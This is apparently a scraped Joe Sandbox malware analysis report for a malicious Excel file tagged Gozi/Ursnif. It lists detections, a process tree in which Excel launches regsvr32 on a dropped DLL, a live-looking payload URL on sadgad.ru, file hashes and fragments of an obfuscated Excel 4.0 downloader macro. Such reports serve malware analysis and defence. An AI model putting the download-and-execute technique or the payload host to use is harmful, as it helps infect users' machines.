

JOeSandbox Cloud BASIC



ID: 324315

Sample Name: document-1458063504.xls

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 05:59:04

Date: 29/11/2020

Version: 31.0.0 Red Diamond

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Analysis Report document-1458063504.xls

Overview

General Information

Sample Name:

document-1458063504.xls

Analysis ID:

324315

MD5:

81094e0ac247fac..

SHA1:

7fea7786c0b5ae0.

SHA256:

dfbac751a1f71e4..

Tags:


gozi

SilentBuilder

ursnif

xls

Most interesting Screenshot:



Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Hidden Macro 4.0

Score:

80

Range:

0 - 100

Whitelisted:

false

Confidence:

100%

Signatures

Multi AV Scanner detection for subm...

Office document tries to convince vi...

Document exploit detected (UriDown...

Document exploit detected (process...

Found Excel 4.0 Macro with suspicio...

Found obfuscated Excel 4.0 Macro

Sigma detected: Microsoft Office Pr...

Yara detected hidden Macro 4.0 in E...


Document contains embedded VBA ...

IP address seen in connection with o...

Potential document exploit detected ...

Potential document exploit detected ...

Classification



Startup

- System is w7x64
-  EXCEL.EXE (PID: 1084 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
 -  regsvr32.exe (PID: 1960 cmdline: regsvr32 -s C:\giogit\mpomqr\lwpxeohi.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- cleanup

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
document-1458063504.xls	SUSP_Excel4Macro_Auto Open	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	0x0:\$header_docf: D0 CF 11 E0 0x4fea2:\$s1: Excel 0x50f1d:\$s1: Excel 0x389b:\$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1458063504.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	


Sigma Overview

System Summary:



Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:



Multi AV Scanner detection for submitted file

Software Vulnerabilities:



Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro


HIPS / PFW / Operating System Protection Evasion:



Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Regsvr32 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1458063504.xls	14%	Metadefender		Browse
document-1458063504.xls	45%	ReversingLabs	Document-Word.Backdoor.Quakbot	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://sadgad.ru/ds/231120.gif	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://sadgad.ru/ds/231120.gif	0%	URL Reputation	safe	
http://sadgad.ru/ds/231120.gif	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sadgad.ru	78.110.50.130	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://sadgad.ru/ds/231120.gif	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://servername/isapibackend.dll	regsvr32.exe, 00000003.00000000 2.2092732865.0000000001C70000. 00000002.00000001.sdmp	false	Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
78.110.50.130	unknown	Russian Federation		31240	HT-SYSTEMS-ASUplinksRU	false

General Information	
Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324315
Start date:	29.11.2020
Start time:	05:59:04
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1458063504.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/5@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • VT rate limit hit for: /opt/package/joesandbox/database/analysis/324315/sample/document-1458063504.xls

Simulations
Behavior and APIs
No simulations

Joe Sandbox View / Context

IPs					
Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
78.110.50.130	document-1517556048.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1517556048.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1497803430.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1497803430.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1533244692.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1533244692.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1499387068.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1496127226.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1499387068.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1496127226.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1541016241.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1521193651.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1541016241.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1521193651.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1543772758.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1543772758.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1541567989.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1541567989.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1546427621.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif
	document-1546427621.xls	Get hash	malicious	Browse	• sadgad.ru /ds/231120.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
sadgad.ru	document-1517556048.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1517556048.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1497803430.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1497803430.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1533244692.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1533244692.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1499387068.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1496127226.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1499387068.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1496127226.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1541016241.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1521193651.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1541016241.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1521193651.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1543772758.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1543772758.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1541567989.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1541567989.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1546427621.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1546427621.xls	Get hash	malicious	Browse	• 78.110.50.130

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HT-SYSTEMS-ASUplinksRU	document-1517556048.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1517556048.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1497803430.xls	Get hash	malicious	Browse	• 78.110.50.130
	document-1497803430.xls	Get hash	malicious	Browse	• 78.110.50.130

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1533244692.xls	Get hash	malicious	Browse	78.110.50.130
	document-1533244692.xls	Get hash	malicious	Browse	78.110.50.130
	document-1499387068.xls	Get hash	malicious	Browse	78.110.50.130
	document-1496127226.xls	Get hash	malicious	Browse	78.110.50.130
	document-1499387068.xls	Get hash	malicious	Browse	78.110.50.130
	document-1496127226.xls	Get hash	malicious	Browse	78.110.50.130
	document-1541016241.xls	Get hash	malicious	Browse	78.110.50.130
	document-1521193651.xls	Get hash	malicious	Browse	78.110.50.130
	document-1541016241.xls	Get hash	malicious	Browse	78.110.50.130
	document-1521193651.xls	Get hash	malicious	Browse	78.110.50.130
	document-1543772758.xls	Get hash	malicious	Browse	78.110.50.130
	document-1543772758.xls	Get hash	malicious	Browse	78.110.50.130
	document-1541567989.xls	Get hash	malicious	Browse	78.110.50.130
	document-1541567989.xls	Get hash	malicious	Browse	78.110.50.130
	document-1546427621.xls	Get hash	malicious	Browse	78.110.50.130
	document-1546427621.xls	Get hash	malicious	Browse	78.110.50.130

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user1\AppData\Local\Temp\8ADE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	315356
Entropy (8bit):	7.985644087117707
Encrypted:	false
SSDEEP:	6144:6E9rFLPodmRqyAVYtIKsVLcYo7NtbcY7uLaG/9t7+MK:6iFPM8R3AsB+bjeJ/9cr
MD5:	B05A5CED32DA689E47CD66285A4C4CBE
SHA1:	29DBE4805E842FFA275342E1BE83D4036EC9F860
SHA-256:	5274C43580A7B62C7AE7899E16C048B3293DF17A233C70E16DE8FB0C3B59F01B
SHA-512:	F659C06B28C6CD5A2F749B9EFF80886C4B12A6D524647C1B91687B4236708C40C099AFEFCD4A8F3035A555037FC65A0CCA94932560F75452FCAAD8F973C45305
Malicious:	false
Reputation:	low
Preview:	.V.N.O..4..y;J\@B.QS....A.>..o.~.6..=nH..4DTb..s.....j.U..>HkjrV.H..[MS...?.OR..`.....Z].6.....M.I...Ei..h.*.....z.".....z>.]RnM...8.b..V.Q..f.wN...z.^...sNI"..OF.DJ.ZI. ..G..Up...~@.r^.....@.AMg.....sz~..A..d.f.C..\Jh..?0.w....9t..8.^.(n.....F.g..Kk.q....%l8.*Vi..1l...4...(ed..t.....K.d....T#).{.Lo.+....." ..&.2=..2=../^*...#.q3...._fD0..p.9.).....M6 7.{...9Y....s.Ft9S...}).....g.z....E...v.....rh....YM..tZHM[.8.M.O.....PK.....!..C.T.....e.....[Content_Types].xml ...{.....

C:\Users\user1\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime= Tue Oct 17 10:04:00 2017, mtime= Sun Nov 29 12:59:41 2020, atime= Sun Nov 29 12:59:41 2020, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.457318515616183
Encrypted:	false
SSDEEP:	12:85QpSCLgXg/XAICPCHaXgzB8IB/qHvX+Wnicvb+PbDtZ3YiIMMEpxRlJkHwMyTdK:85HU/XTwz6IMvYeqDv3qFMqrNru/
MD5:	BCF20F82B5D3000F0463109BD012B611
SHA1:	EFBB3D2911368ADE13954CC6A9143A219A3B74B6
SHA-256:	942946C5ABB3DBE65C637D00F0FFC6C2208AD4C81FD98831578F9D425CB8AAB7
SHA-512:	CDDDA335B0B5DFB6C267962161CB7656C3528B30F07A7BD595485158193B4666092A0764D2B5FFA39B1E19489A43B12AFE623E99F9583F61FEFD8306EC9C08D5
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....7G..2w^..W...2w^..W....i.....P.O. .i.....+00../C:\.....t1....QK.X..Users.`.....:QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....}Quo..Desktop.d.....QK.X}Quo*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\618321\Users.user\Desktop.....\.....\.....\.....\.....\D.e.s.k.t.o.p.....LB.)...Ag.....1SPS.XF.L8C...&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....618321.....D_...3N...W...9r.[*.....}EkD_...3N...W...9r.[*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1458063504.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Sun Nov 29 12:59:41 2020, atime=Sun Nov 29 12:59:41 2020, length=338432, window=hide
Category:	dropped
Size (bytes):	4236
Entropy (8bit):	4.519484026793177
Encrypted:	false
SSDEEP:	96:82WM/XLinP1Qh22WM/XLinP1Qh22WM/XLinP1Qh22WM/XLinP1Q/80IntQE0IntQE0IntQE0IntQ/
MD5:	F9B8E9B9F9944AE0C672CE2836D519DB
SHA1:	4770EEA1DD4584657A53D37A2792876B5319C689
SHA-256:	8C528CD35C7E583E38191674E3F68545DA0469B1A36934563598173211B5F175
SHA-512:	EB67C5B1BECB44B8EED654BE05F6A4B5A35BEED3B8A321B7F895D78FC51A02C931FB1F7524E5B838A49682CD1CAF0C9A9A5B389B8A7EF33380E300AB8948AF8D
Malicious:	false
Reputation:	low
Preview:	L.....F.....{.2w^..W.....g.W....*.....P.O. .i.....+00../C:\.....t1....QK.X..Users.`.....:QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....x.2.,...}Qro..DOCUME~1.XLS.\.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.-.1.4.5.8.0.6.3.5.0.4...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\618321\Users.user\Desktop\document-1458063504.xls.....\.....\.....\.....\D.e.s.k.t.o.p\l.d.o.c.u.m.e.n.t.-.1.4.5.8.0.6.3.5.0.4...x.l.s.....LB.)...Ag.....1SPS.XF.l8C...&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....618321.....D_...3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	232
Entropy (8bit):	4.742131777612872
Encrypted:	false
SSDEEP:	6:dj6Y9LcPprFSELcPprF6Y9LcPprFSELcPprF6Y9LcPprFSELcPprF6Y9LcPprFy:dm5rErE5rErE5rErE5rc
MD5:	52643E844960B27CE826ABDB37B10812
SHA1:	EB5B514AE7ABF0C5A124D6E402FBC5DA9E8E7EAA
SHA-256:	B797879DEA1A6B8E2C598D314B771B129753F404880A265967A44B61E3061BEE
SHA-512:	FF85FEE822B18EE6EFE05450BEC43A76B568CD116FA19C120F068105810F2869E4DD8B21CD85EC8780627520D49C2D5D4843654C0D9A90F4D9C7E6B79B490A4
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-1458063504.LNK=0..document-1458063504.LNK=0..[xls]..document-1458063504.LNK=0..document-1458063504.LNK=0..[xls]..document-1458063504.LNK=0..document-1458063504.LNK=0..[xls]..document-1458063504.LNK=0..document-1458063504.LNK=0..[xls]..document-1458063504.LNK=0..

C:\Users\user\Desktop\3CDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	398297
Entropy (8bit):	7.195896551300459
Encrypted:	false
SSDEEP:	6144:KcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LlfdS:Uizo8RnsIROnr6n75YwB
MD5:	C194928F19C16972E1ECD09712AEC882
SHA1:	031444160EDE1A9A27D5B32D33E0A84B9C6DCC36
SHA-256:	A7BBA109394DCF47944472A7AE927671A2B7A73B973903039219ACB88468B3B
SHA-512:	F6F0D860F2D3A94DE7592C142D96AC10D414BF929A5375B92436745559C5D669B60F3D610C2450E7D0373B1161EE85C7245B5A4FA7EF9322DDE57CCCC076294
Malicious:	false
Preview:	g2.....\p....B....a.....=.....i.9J.8.....X.@.....".....1.....C.a.l.i.b.r.i.i.1.....C.a.l.i.b.r.i.i.1.....C.a.l.i.b.r.i.i.1.....C.a.l.i.b.r.i.i.1.....C.a.l.i.b.r.i.i.1.....C.a.l.i.b.r.i.i.1.....C.a.l.i.b.r.i.i.1.....>.....C.a.l.i.b.r.i.i.1.....?.....C.a.l.i.b.r.i.i.1.....4.....C.a.l.i.b.r.i.i.1.....C.a.l.i.b.r.i.i.1.....8.....C.a.l.i.b.r.i.i.1.....8.....C.a.l.i.b.r.i.i.1.....8.....C.a.l.i.b.r.i.i.1.....C.a.l.i.b.r.i.i.1.....C.a.l.i.b.r.i.i.1.....C.a.l.i.b.r.i.i.1.....h..8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.i.1.....C.a.l.i.b.r.i.i.1.....C.a.l.i.b.r.i.i.1.....C.a.l.i.b.r.i.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Nov 26 09:42:41 2020, Security: 0
Entropy (8bit):	7.522924015157244
TrID:	- Microsoft Excel sheet (30009/1) 78.94% - Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1458063504.xls
File size:	338944
MD5:	81094e0ac247fac6db3dea774c51d885
SHA1:	7fea7786c0b5ae000d81eb03fa1ca1587a9b878d
SHA256:	dfbac751a1f71e4e4c92e9c88dfd531ce6eec06e078046cf025cd0f049487bd
SHA512:	165106cd12002f5bc03c620015f23b66ba111265e8dc7bae3f53bbe32cb18aa076a5d0fd9b9042c6398e42c6dcd466d6714b42dc71929e002a96dd4df7b5cbd5
SSDEEP:	6144:QcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDphYHceXVhca+fMHLty/x2zZ8kpTq:iizo8RnsIROnr6n75Yx
File Content Preview:	>.....

File Icon

	
Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1458063504.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:42:41
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False

Document Summary	
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	<pre>+,...0.....H.....P..... .X.....`.....h.....p.....x.....DocuSign.....2.....3.....1.....4.....5..... </pre>
Data Raw:	<pre> fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00 </pre>

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.257530318219
Base64 Encoded:	False
Data ASCII:	<pre>O h.....+'...0.....@.....H... ...T.....`.....x..... ...Microsoft Excel.@..... .##...@.....{..... </pre>
Data Raw:	<pre> fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 </pre>

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326231

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	326231
Entropy:	7.65642875426
Base64 Encoded:	True
Data ASCII:	<pre>f2.....\.,p.... B.....a.....=..... =.....l..9P..8.....X..@..... </pre>
Data Raw:	<pre> 09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 </pre>

Macro 4.0 Code

CALL("Ke"&????2IGR380&"32", "Cr"&????2IGT408&"yA", "JCJ", ????2IGI378&????2IGI393, 0)

CALL("U"&????!GT398,"U"&????!E65,"IICCI",0,????!HF354,????!GI378&????!GI393&????!GI407,0,0)

```
=RUN(R59).....=RUN(???
